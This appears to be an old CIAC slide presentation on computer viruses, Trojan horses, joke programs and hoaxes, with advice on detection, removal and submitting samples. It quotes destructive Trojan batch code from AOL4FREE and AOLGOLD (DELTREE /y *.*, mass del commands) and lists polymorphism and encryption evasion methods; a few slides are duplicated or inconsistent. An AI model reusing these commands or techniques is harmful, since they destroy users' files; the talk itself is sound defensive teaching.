000000B0: 8B 47 16 F6 67 10 03 47 - 0E 52 B1 04 8B 57 11 D3 ìG.÷g..G.R..iW..
000000C0: EA 03 C2 48 8B 4F 18 51 - D1 E1 2B D2 F7 F1 59 50 Ŗ..Hi0.Q.β+.≈±YP
000000D0: 8B C2 2B D2 F7 F1 8A F0 - 8A CA 58 8A E8 FE C1 58 ì.+..≈±èèè.Xèø■.X
000000E0: 8A D0 2E 88 36 06 00 2E - 89 0E 04 00 B8 01 03 CD è..ê6...ë.....
000000F0: D3 72 1B 0E 07 FC BF 07 - 00 8B F3 03 F7 B9 17 00 .r+. .n. .i≤.≈...
00000100: F3 A4 B8 01 03 33 DB B9 - 01 00 2A F6 CD D3 5F 5E ≤ñ...3█...*÷..._^
00000110: 07 1F 5A 59 5B 58 C3 33 - FF 8E DF C4 16 4C 00 89 .▼ZY[X.3 Ä█...L.ë
00000120: 16 4C 03 8C 06 4E 03 FA - 8E D7 BE 00 7C 8B E6 FB .L.î.N..Ä...iipf
00000130: 1E 56 56 A1 13 04 48 A3 - 13 04 B1 06 D3 E0 8E C0 ▲UVí..Hú....αÄ.
Sector 0 of 20,331 Cyl 0, Side 0, Sector 1
Hard Disk 1 Offset 114, hex 72
  
```

True MBR Hidden By AntiEXE

```

Disk Editor
Object Edit Link View Info Tools Help
Physical Sector: Cyl 0, Side 0, Sector 13
00000000: FA 33 C0 8E D0 BC 00 7C - 8B F4 50 07 50 1F FB FC .3.Ä...iïP•P▼Jª
00000010: BF 00 06 B9 00 01 F2 A5 - EA 1D 06 00 00 BE BE 07 .....¿ÑŒ.....•
00000020: B3 04 80 3C 80 74 0E 80 - 3C 00 75 1C 83 C6 10 FE ..Ç<Çt.Ç<.u.â..■
00000030: CB 75 EF CD 18 8B 14 8B - 4C 02 8B EE 83 C6 10 FE .uñ..ï.ïL.ïéâ..■
00000040: CB 74 1A 80 3C 00 74 F4 - BE 8B 06 AC 3C 00 74 0B .t>Ç<.tſ.ï.¼<.t.
00000050: 56 BB 07 00 B4 0E CD 10 - 5E EB F0 EB FE BF 05 00 Uŋ•.....^δ≡δ■...
00000060: BB 00 7C B8 01 02 57 CD - 13 5F 73 0C 33 C0 CD 13 ŋ.i...W..._sŕ3...
00000070: 4F 75 ED BE A3 06 EB D3 - BE C2 06 BF FE 7D 81 3D Ouø.ú.δ.....■}ü=
00000080: 55 AA 75 C7 8B F5 EA 00 - 7C 00 00 49 6E 76 61 6C U-u.ïJŒ.!.Inval
00000090: 69 64 20 70 61 72 74 69 - 74 69 6F 6E 20 74 61 62 id partition tab
000000A0: 6C 65 00 45 72 72 6F 72 - 20 6C 6F 61 64 69 6E 67 le.Error loading
000000B0: 20 6F 70 65 72 61 74 69 - 6E 67 20 73 79 73 74 65 operating syste
000000C0: 6D 00 4D 69 73 73 69 6E - 67 20 6F 70 65 72 61 74 m.Missing operat
000000D0: 69 6E 67 20 73 79 73 74 - 65 6D 00 00 00 00 00 00 ing system.....
000000E0: 00 00 00 00 00 00 00 00 - 00 00 00 00 00 00 00 00 .....
000000F0: 00 00 00 00 00 00 00 00 - 00 00 00 00 00 00 00 00 .....
00000100: 00 00 00 00 00 00 00 00 - 00 00 00 00 00 00 00 00 .....
00000110: 00 00 00 00 00 00 00 00 - 00 00 00 00 00 00 00 00 .....
00000120: 00 00 00 00 00 00 00 00 - 00 00 00 00 00 00 00 00 .....
00000130: 00 00 00 00 00 00 00 00 - 00 00 00 00 00 00 00 00 .....
Sector 12 of 20,331 Cyl 0, Side 0, Sector 13
Hard Disk 1 Offset 306, hex 132
  
```

Polymorphism

- **Self Modifying code**
- **Add assembly language commands that do not do anything to change the spacing of the actual commands.**
 - NoOp
 - CMP
 - JMP 1
 - ZF=0;JNZ

Encryption

- **Encrypt the virus code on the disk and decrypt it in memory with a small decryption program at the beginning.**
- **Use polymorphism to hide the decryption program.**
- **Use different encryption keys to hide the encrypted code.**

Multipartite

- Infects more than one type of structure on the disk.
- One_half infects MBR, .COM, and .EXE

How Do You Detect A Virus?

- Regular use of antivirus scanners.
- Install antivirus TSR.
- Anomalous behavior that is not caused by hardware or installed software.
 - One_half - Network drivers no longer fit in upper memory.
 - System crashes more often than normal.
 - Programs that used to run don't run anymore.
 - Strange messages or screen behavior.

Perform Regular Antivirus Scanning

- **Scan vulnerable directories daily.**
 - Root directory of C: drive.
 - /DOS directory.
 - /Windows directory.
 - Any directory you use a lot.
- **Scan the whole disk every week or two.**
- **Scan all new software before using it, no matter where it came from.**
- *****Scan Word 6 Documents Before Opening*****

Use Antivirus TSRs

- Antivirus TSRs can watch for anomalous behavior.
- They scan documents when they are copied or when programs are launched.
- **NEW** They scan documents when they are loaded.

All Your Text At The Bottom Of The Screen Should Be A Hint

```
IMU      C          1
IMUL     D X        1      9
IRSL     XOP        8 0    90
SIRSIM1  ZXC        6 0    90
SANKIMU  AIM        5 6 10- 94    :55p
UNK--SIL CRM      ,814 10-06-94  1 :13p
U:\>SIMM9COi      ,459912-06-90  19:21p
Y:\>ediXasOm      )  9,493262-08-b0  11:21p
YUoldir1i:f/      o  25,216t10-08-bytes2:06p
CUolumetSnidl    uc  16,38i630-06-6ytes2:05p
CDirumeoreriu    s\A is2Un42DM,206-DAN-S1free
CASCeM.yDowe(dCmber2istCOM,647FUMN-S1M.CO
FUM--SID.COMrl.eFSC-SIMX.COMed88DROP-SIM.COM      DDN-SIMD.
JERUSIMM.COMai vNOUM-SIMX.CRC6-16FANK-SIM.COM      ITAL-SIM.COM
UIRS-SI.ZCPMf1A:URO-SIMX.A91,2470bytesIM.COM      SIMUL.DOCCOM
C:\>IM119If ile(s)IRSIMUL.626,688YbytesIfreeM      YNK-SIMX.COM
```

Pretty Colors Does Not Mean The PC Is Happy

```
C:\>copy con scratch.txt
                DDAN-SIM.COM
                Devil's Dance virus

This program simulates the display of the Devil's Dance virus. From the tenth
keystroke after installation (including release of keys) the display attribute
will change with each input character.

When Ctrl-Alt-Del is pressed a number of messages will be displayed before
reboot. Some errors in the virus code have been corrected - not all machines
which display the simulation messages will display the messages from the virus.

                DDN-SIMD.COM
                Devil's Dance virus (single shot display)

This program is not a TSR, nor does it accept any parameters. It displays the
messages produced by the virus when Ctrl-Alt-Del is intercepted without
rebooting the machine.

^Z
                1 file(s) copied

C:\>_
```

Dance With The Devil At Your Own Risk

Have you ever danced with the devil under the weak light of the moon?

Pray for your disk!

The_Joker...

Ha Ha Ha Ha

How Do You Get Rid Of A Virus?

- **An antivirus scanner is the easiest.**
 - Boot with a clean-locked floppy.
 - Run the scanner from a clean-locked floppy.
 - Delete and replace infected files if possible.
 - Clean infected files that can not conveniently be replaced.
- **The DOS command FDISK/MBR can disable most master boot sector viruses if the partition table has not been moved.**
- **The DOS SYS command can fix most boot sector viruses on bootable disks. It may not work on a non-bootable disk.**

How To Capture a Virus

- **Viruses are needed for study and to pass to antivirus vendors to insure their products are up to date.**
- **Program virus**
 - Change the extension so it can't be executed .EXE -> .VXE, .COM -> .VOM.
 - Zip the file with a password (Use Stuffit on the Mac).
 - E-mail to ciac@ciac.llnl.gov
- **Boot Virus**
 - Infect a floppy if possible.
 - Use Teledisk (DiskCopy on the Mac) to convert the disk into a file.
 - Zip and e-mail to ciac@llnl.gov.

Trojan Horses

- Trojan horses are separate programs that appear to do one thing while actually doing another.
- Trojan horses can not infect other files.
- Most Trojans are destructive.
- PKZIP, AOLGOLD, AOL4FREE.COM

Three Versions Of AOL4FREE

- The original AOL4FREE program was a Macintosh program that gave free access to AOL.
- The AOL4FREE.COM Virus Warning was a hoax.
 - Opening e-mail with the subject AOL4FREE.COM erased hard drives. --Not possible--
- The AOL4FREE.COM Trojan horse program does delete all files on the C: drive if run.

AOL4FREE Is Supposed To Give You Free Access To AOL, But ...

- The code contains suspicious text strings.

```
ë: Compiled by BAT2EXEC 1.5
PC Magazine | Douglas Boling
DUMMY
FCB DUMMY FCB
Köf!
3y
PATH=COMEXEBAT Bad command or file name
/C
ö0
u
Y
öyWø_p
Ät
care
FUCKED BY *UP* FUCK YOU AOL-LAMER
ECHO YOUR COMPUTER HAS JUST BEEN
```

**CD\
DELTREE /y *.*
ECHO YOUR COMPUTER HAS JUST BEEN ...**

Is This What Free Time On AOL Looks Like???

```
C:\>aol4free
Deleting io.sys...
Deleting msdos.sys...
Deleting command.com...
Deleting autoexec.bat...
Deleting nav...
Deleting config.sys...
Deleting config.nor...
Deleting autoexec.nor...
Deleting ncdtree...
Deleting aol4free.com...
Deleting dos...
Deleting windows...
```

```
.
.
.
```

```
YOUR COMPUTER HAS JUST BEEN FUCensoredCKED BY *VP* FUCensoredCK YOU AOL-LAMER
YOUR COMPUTER HAS JUST BEEN FUCensoredCKED BY *VP* FUCensoredCK YOU AOL-LAMER
YOUR COMPUTER HAS JUST BEEN FUCensoredCKED BY *VP* FUCensoredCK YOU AOL-LAMER
YOUR COMPUTER HAS JUST BEEN FUCensoredCKED BY *VP* FUCensoredCK YOU AOL-LAMER
```

```
^C
```

We Were Asked Some Interesting Questions After AP Ran The Story..

Can this affect my cable TV box and TV?

What is a diskette?

Who are you guys and why are you advertising a virus? (It's not a virus.)

I can't get to my CD-ROM. It MUST be this virus? (It's not a virus.)

Is it safe to turn on my computer? I was connected to AOL last night.

How do I stop my son from getting this virus? (It's not a virus.)

I'm not connected to the Internet. Can I get it?

Don't go to the aol4free.com web site. It will download a virus.

AOLGOLD Trojan Horse Distribution

- AOLGOLD.ZIP -> README.TXT, INSTALL.EXE
- The README indicates this is a new front end for AOL.

America Online Gold

America Online Gold Functions

- 1.Faster connections to the WWW and FTP sites.
- 2.New graphics and icons.
- 3.List of 28.8 baud and higher numbers.
- 4.Bug free,America Online Gold has been beta tested to the fullest.

To install

- 1.run the install.exe
- 2.follow the instructions given
- 3.sign on and have fun!!

1993-1995 America Online,Inc.

ALL RIGHTS RESERVED

America Online is a registered service mark of America Online,Inc.

Windows is a registered trademark of Microsoft Corporation.

U.S. Department of Energy

CIAC

Computer Incident Advisory Capability

The Archive Contains Interesting Files...

PKUNZIP (R) FAST! Extract Utility Version 2.04g 02-01-93
 Copr. 1989-1993 PKWARE Inc. All Rights Reserved. Shareware Version
 PKUNZIP Reg. U.S. Pat. and Tm. Off.

ȳ XMS version 3.00 detected.

Searching ZIP: INSTALL.EXE

Length	Method	Size	Ratio	Date	Time	CRC-32	Attr	Name
346666	DeflatN	342613	2%	12-28-94	05:15	983edaf4	--w-	MACROS.DRV
9776	DeflatN	541	95%	06-05-95	05:35	b1774744	--w-	VIDEO.DRV
46	DeflatN	44	5%	06-05-95	02:14	dc1c76c9	--w-	INSTALL.BAT
708	DeflatN	171	76%	04-18-94	00:57	0ddd928b	--w-	ADRIVE.RPT
200	DeflatN	158	21%	07-07-93	08:27	18971400	--w-	SUSPEND.DRV
58495	DeflatN	37556	36%	03-29-93	19:07	ce2af481	--w-	ANNOY.COM
21477	DeflatN	19214	11%	03-29-93	19:07	89122998	--w-	MACRO.COM
3650	DeflatN	1771	52%	03-29-93	19:07	09e305a9	--w-	SP-NET.COM
59576	DeflatN	38397	36%	03-29-93	19:07	88b8f0f4	--w-	SP-WIN.COM
22393	DeflatN	20076	11%	03-29-93	19:07	9edc376a	--w-	MEMBRINF.COM
1608	DeflatN	1086	33%	03-16-94	07:04	f92f7ba3	--w-	DEVICE.COM
34390	DeflatN	18660	46%	03-16-94	07:04	2f5a90e3	--w-	TEXTMANP.COM
12962	DeflatN	10363	21%	03-16-94	07:04	4d068052	--w-	HOST.COM
73	DeflatN	60	18%	06-03-95	16:49	aa88ef4e	--w-	REP.COM
3097	DeflatN	2346	25%	03-16-94	07:04	42927e0d	--w-	EMS2EXT.SYS
6359	DeflatN	3829	40%	03-16-94	07:04	18043af5	--w-	EMS.COM
6541	DeflatN	3974	40%	03-16-94	07:04	ba409c50	--w-	EMS.SYS
563	DeflatN	336	41%	06-05-95	05:43	841fa427	--w-	README.TXT
588580		501195	15%					18

U.S. Department of Energy

CIAC

Computer Incident Advisory Capability

AOLGOLD Internal Readme

- The internal README file has quite a different character.

Ever wanted the Powers of a Guide
Ever wanted to actually TOS someone.. Not just Request them to be TOS'd
Then this is the Program for you. **Censored** CK THE REST !!!!
This is a Program that will Allow you to Actually TOS someone while they
are signed onto AOL...
Have the Power to Shut Em Down, As they **Censored** you off...
>>Note<< I will not be Responsible if AOL Tracks you down and
Prosecutes your **Censored** to the Fullest Extent of the Law...
Not they would do so... But to Save **Censored**, I had to add it =)
Have Fun.. and Don't **Censored** King TOS me =)

INSTALL.BAT Starts The Damage...

```
@Echo off  
rename video.driv virus.bat  
Virus
```

VIDEO.DRV Does The Damage.....

```
Echo off
Echo.
.
.
.
Echo.
cd c:\dos
del a*.*
del b*.*
.
.
.
del 8*.*
del 9*.*
del 0*.*
del _*.*
cd c:\windows
del a*.*
del b*.*
del c*.*
del d*.*
.
.
.
del 8*.*
del 9*.*
del 0*.*
del _*.*
cd c:\windows\system
del a*.*
del b*.*
.
.
.
```


MACROS.DRV Contains a Trojan Maker



Joke Programs

- Joke programs generally do no harm to your hardware, but terrorize users.



Joke Programs

- Joke programs generally do no harm to your hardware, but terrorize users.



Joke Programs

- Joke programs generally do not have a long run time, but they often use...




CIAC

Computer Incident Advisory Council

CIAC is a non-profit organization that provides information and assistance to the public regarding computer security. For more information, visit our website at www.ciac.org.





Hoaxes

- **We have spent up to 80% of our time answering questions about virus hoaxes.**
- **The CIAC Internet Hoaxes page has become one of the most popular pages on the net.**
 - <http://ciac.llnl.gov/ciac/CIACHoaxes.html>
 - Over 200,000 hits so far this year.
- **Some successful hoaxes**
 - Mike RoChenle (Microchannel), 2400 baud modem virus. Triggered the 60Hz virus parody
 - Good Times, AOL4FREE, Penpal Greetings, Deeyenda
- **What makes a successful hoax**
 - Technical sounding language
 - Credibility by association.

Credibility: Technical Language . . .

The FCC released a warning last Wednesday concerning a matter of major importance to any regular user of the InterNet. Apparently, a new computer virus has been engineered by a user of America Online that is unparalleled in its destructive capability. Other, more well-known viruses such as Stoned, Airwolf, and Michaelangelo pale in comparison to the prospects of this newest creation by a warped mentality.

What makes this virus so terrifying, said the FCC, is the fact that no program needs to be exchanged for a new computer to be infected. It can be spread through the existing e-mail systems of the InterNet. Once a computer is infected, one of several things can happen. If the computer contains a hard drive, that will most likely be destroyed. If the program is not stopped,

the computer's processor will be placed in an nth-complexity infinite binary loop -

which can severely damage the processor if left running that way too long. Unfortunately, most novice computer users will not realize what is happening until it is far too late.

Credibility: Association

FOR YOUR INFORMATION - READ IMMEDIATELY

Please take heed of the following warning! It just came in from **NASA**.

FORWARDED FROM: *****

READ IMMEDIATELY: Warning about a new computer virus

** High Priority **

Subject: FOR YOUR INFORMATION - READ IMMEDIATELY

Author: ***** at *****

Date: 4/21/95 9:55 AM

I just received this from my contact at **Lilly (Chairman of the *****)**.

I don't know how we're set up to handle getting the word out to all Internet users at **Upjohn**, but it sounds like we'd better do something.

xxxxxx xxxxxx

Email: xxxxxxx@indianapolis.sgi.com

Phone: 317-595-xxxx

Systems Engineer
Silicon Graphics, Inc.

FAX: 317-595-xxxx

U.S. Department of Energy

CIAC

Computer Incident Advisory Capability

What To Do About Hoaxes?

- **Don't pass them on to all your friends.**
- **Check the CIAC hoaxes page to see if they have already been identified as a hoax.**
 - <http://ciac.llnl.gov/ciac/CIACHoaxes.html>
- **Send them to your security department/help desk to verify. Let them send out a warning if it is not a hoax.**

Resources

- **CIAC Virus Database**
 - <http://ciac.llnl.gov/ciac/CIACVirusDatabase.html>
- **CIAC-2301 Virus Update Document.**
 - http://ciac.llnl.gov/ciac/documents/CIAC-2301_Virus_Information_Update_3-97.pdf
- **CIAC Hoaxes Page**
 - <http://ciac.llnl.gov/ciac/CIACHoaxes.html>
- **Antivirus Vendor Virus Information**
 - Symantec: <http://www.symantec.com/avcenter/>
 - Dr. Solomon's: <http://www.drsolomon.com/vircen/>
 - DataFellows: <http://www.datafellows.com/vir-info/>
 - McAfee: <http://www.mcafee.com/>
 - Virus Bulletin: <http://www.virusbtn.com/>
 - Others: Joe Wells, Stiller, NIST, etc.

What To Expect In The Future

- **More Macro viruses.**
 - Most people still won't scan for them.
 - Cross platform.
 - Easy to write.
- **Program viruses that analyze code.**
 - Instead of jumping to the virus code from the start, they will jump from the middle somewhere.
- **Windows specific - DLL, Driver**
 - A virus in a Windows object such as a .DLL or a driver would be extremely difficult to find.